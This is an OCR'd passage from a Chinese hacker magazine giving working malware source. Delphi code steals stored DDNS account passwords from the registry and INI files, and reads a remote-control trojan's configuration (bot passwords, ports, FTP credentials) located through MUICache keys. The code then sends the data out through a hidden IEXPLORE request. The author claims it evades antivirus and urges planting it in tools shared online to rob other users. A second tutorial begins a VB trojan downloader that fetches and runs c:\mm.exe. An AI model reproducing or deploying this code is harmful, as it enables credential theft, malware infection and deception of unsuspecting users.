


图2

我们可以通过下面的代码来获取到路径信息：

```
begin
reg:=tregistry.create; //创建实例
with reg do
//在没有with的情况下，readstring、rootkey、openkey等的前面都要加“reg.”，比如reg.readstring，with的作用在于可以省略掉“reg.”。
begin
rootkey:=HKEY_LOCAL_MACHINE; //打开主键
if openkey('SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\peanuthull5',true) then
//如果打开成功则进行以下操作
filename:=readstring('UninstallString'); //读取UninstallString键值
filename:=StringReplace(filename,'"','',[rfReplaceAll]);
//过滤掉“"”，StringReplace函数格式为“StringReplace(原来的字符串，需要被替换的部分，替换后的部分,[rfReplaceAll])”，rfReplace
All的意思是替换掉全部内容，这句代码的意思就是将filename这个字符串里的“"”全部替换为空。
filename:=StringReplace(filename,'uninstall.exe','',[rfReplaceAll])+'PhMain.ini';
//过滤掉uninstall.exe，再加上PhMain.ini得到PhMain.ini的完整路径。
closekey; //关闭主键
end;
```

得到路径后，我们就可以让程序打开PhMain.ini获取用户信息，也即szUID和szPWD两关键字的值：

```
if FileExists(filename) then //若存在此文件，则执行下面语句
begin
myinifile:=TInifile.Create(filename);
id:=myinifile.readstring('ACCOUNT00','szUID','a')+'-----'+myinifile.readstring('ACCOUNT00','szPWD','a'); //myinifile.Readstring的格式为“myinifile.Readstring(小节名,关键字,缺省值)”。
myinifile.Free;
end;
```

获取到用户信息后，大家只要将其值复制到你花生壳目录下PhMain.ini的相应字段即可。对于希网就更简单了，它的用户名及密码也是保存在注册表中，我们直接到注册表中读取即可：

```
with reg do
begin
rootkey:=HKEY_LOCAL_MACHINE;
if openkey('SOFTWARE\Bentium\Cn99QDNS\Accounts\0',true) then
id:=id+'-----'+readstring('HostName')+'-----'+readstring('UserName')+'--------'+readstring('Password');
closekey;
end;
```

三、木马配置信息的获取

我们以上兴2008为例，它的配置信息是保存在同目录下的Re2008.ini文件中。和前面一样，我们先让程序找到Re2008.ini文件的地址，由于这类程序一般都没有安装在电脑上而是直接打开使用的，所以我们不能使用前面介绍的方法。我曾想过使用目录遍历来搜索文件，但这个方法很占用资源，有些心急的朋友看你程序那么占用系统资源，不结束掉你的进程才怪呢。后来我想到平时在使用优化大师清理注册表时，总会看到一些记录着使用过的程序地址的注册表项（包括我的远程控制软件），于是我打开注册表搜索了一下，找到了两处记录运行过程序的

地方：HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache和HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\ShellNoRoam\MUICache，如图2，图3 所示。我们平时运行的程序都会被记录在这两个地方，只要分别在这两处地方搜索远程控制软件的控端端，就可以获得Re2008.ini的地址了。

下面来看如何使用程序实现：

```
n0:=tstringlist.create;
n:=tstringlist.create;
getrouji:=tstringlist.create;
reg.Rootkey:=HKEY_CURRENT_USER;
If reg.OpenKey('Software\Microsoft\Windows\ShellNoRoam\MUICache',false) then
reg.Getvaluenames(n);//返回当前键所有键值名的列表串，赋值到n
{下面两句是为了防止getrouji列表串出现重复字符串}
getrouji.Sorted := True;  //需要先指定排序
getrouji.Duplicates := dupIgnore;  //如有重复值则放弃
for i:=0 to n.Count-1 do
{n.Count为数组的数目，这个循环就是为了读取n列表中所有字符串}
begin
if AnsiContainsText(n[i],'rejoice.exe')  then
//AnsiContainsText返回字符串n[i]是否包含子串rejoice.exe，若有则返回true，执行下面的语句。
getrouji.add(StringReplace(n[i],'rejoice.exe','',[rfReplaceAll])+'Re2008.ini'); //将数据添加到getrouji列表串
end;
reg.closekey;
reg.Rootkey:=HKEY_USERS;
If reg.OpenKey('.DEFAULT\Software\Microsoft\Windows\ShellNoRoam\MUICache',false) then
reg.Getvaluenames(n);
for i:=0 to n.count-1 do
begin
if AnsiContainsText(n[i],'rejoice.exe')  then
getrouji.add(StringReplace(n[i],'rejoice.exe','',[rfReplaceAll])+'Re2008.ini'); end;
```

程序得到Re2008.ini的地址后，接下来我们要让它获取Re2008.ini中的配置信息。先来了解一下Re2008.ini信息保存的格式：

```
[Operation]
……
PassWord=5201314 //这个为肉鸡的密码
[LocalPort]
AutoSxport=81 //服务端口
[更新IP]      //这个小节保存着ftp的相关信息，我们要全部获取
AutoSave=1
FTPServer=填写FTP空间IP地址或访问域名
FTPport=21
FTPUser=
Password=
Http=
IpFile=ip.txt
[更新日期]
mer=2008-1-19
```

上面有注释的地方，都是我们需要获取的，瞧我使用代码来实现：

```
for i:=0 to getrouji.Count-1 do
begin
filename:=getrouji[i];
if FileExists(filename) then
begin
myinifile:=TInifile.Create(filename);
id:=id+'----'+myinifile.readstring('Operation','PassWord','a')+'----'+myinifile.readstring('LocalPort','AutoSxport','a');
//获取密码和端口
myinifile.ReadSectionValues('更新IP',n0);
//这个函数可以获取“更新IP”小节下的所有关键字及值，保存到n0列表串
for i1:=0 to n0.Count-1 do
begin
id:=id+'----'+n0[i1]; //获取“更新IP”小节内的所有信息
end;
```

至于其它的远程控制软件，实现的方法类似，大家可以自己尝试一下如何偷取灰鸽子、pcshare的配置信息，在此我就不一一介绍了。




图 3




图 4

四、信息发送

最后我们还需要将获取到的东西发送出去，可以直接调用IE来帮我们发送，使用ShellExecute实现即可：**ShellExecute(0, nil,'IEXPLORE.EXE',pchar('http://localhost/1.asp?id='+id),nil,SW_HIDE);**。至于收信的asp文件，我们已经收录在光盘中，有兴趣的朋友可以查阅一下。程序运行后的效果如图4所示，经本机试验，可以躲过瑞星和卡巴的主动防御。

五、程序利用

我们可以将上面的代码插入到你的黑客工具中，然后发布到网上，当菜鸟们欣然地使用你的软件时，却不知自己的肉鸡信息已经被偷偷的发送出去。当然我们也可以把它制作成数据库木马，然后把数据库地址发到网上，去“虚心”请教众“牛人”们，然后就可以悠闲的等着偷对方的肉鸡吧。

（本文所涉及到的相关代码及程序已收录到光盘中）

文章难易度：★★★★
文章阅读点：用多种方法打造自己的服务端生成器。

下载者服务端配置的三种方法

无敌小龙

关于如何编写下载者的文章已经有很多了，但是关于它的配置方法却很少有介绍的。伴随着小菜们编程技术的提高，他们也很想编写出属于自己的配置器，因为只有这样才能把自己的软件提供给别人使用，并且可以让对方配置个人的服务端。本文我就编写一个下载者的配置器，来介绍木马服务端的各种配置方法！

首先，我们把下载功能做成一个过程，以提供给木马调用。这里需要使用API函数，API声明如下（在以前的黑客X档案中已经介绍过下载者的编写，有兴趣的朋友可以翻阅一下前期的杂志，这里就不多说明了）：

```
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long
Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hwnd As Long, ByVal lpOperation As String, ByVal lpFile As String, ByVal lpParameters As String, ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long
Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)
```

下边就是自定义的下载过程：

```
sub download(url as string)
URLDownloadToFile 0, url, "c:\mm.exe", 0, 0  '第2个参数是你的木马地址，第3个是保存的位置，其它默认就可以
Sleep 3000 '单位是毫秒，这里是挂起3秒
ShellExecute 0, vbNullString, "c:\mm.exe", vbNullString, vbNullString, vbNormalFocus  'ShellExecute的第2个参数是你要运行的文件，也就是我们下载到本地的木马的地址了
end '退出
end sub
```

以上这段代码的意思就是下载URL参数中的木马文件，然后休眠3秒种后执行文件，最后退出。只要把这段代码复制到服务端的窗体模块中就可以调用了。

一、修改特征符号法

对Delphi有所了解的小菜应该知道：在Delphi中可以通过定义一个常量语句“const a='xxxxxxxxxx'”的方法把特征符保存在生成的EXE文件中，但是在VB中使用同样的方法生成EXE文件后却无法找到明文的特征字符串。

为了达到同样的效果，可以使用一个textbox控件来模拟Delphi中常量的声明功能。

1．服务端

服务端界面很简单，只有一个Textbox控件，如图1。摆放好控件后，设置textbox的text属性为50个“x”字符。

然后双击窗体，来到代码编辑窗口，输入如下代码：

```
Private Sub Form_Load()
MsgBox "下载者的木马地址(特征符号法)：" + Text1.Text  '使用对话框弹出配置信息，在实际木马编写中要省略此句。
call download(text1.text)  '调用下载过程
End Sub
```

最后在文件菜单中找到“生成EXE文件”子菜单，单击生成EXE文件，这样服务端就编写完毕了。

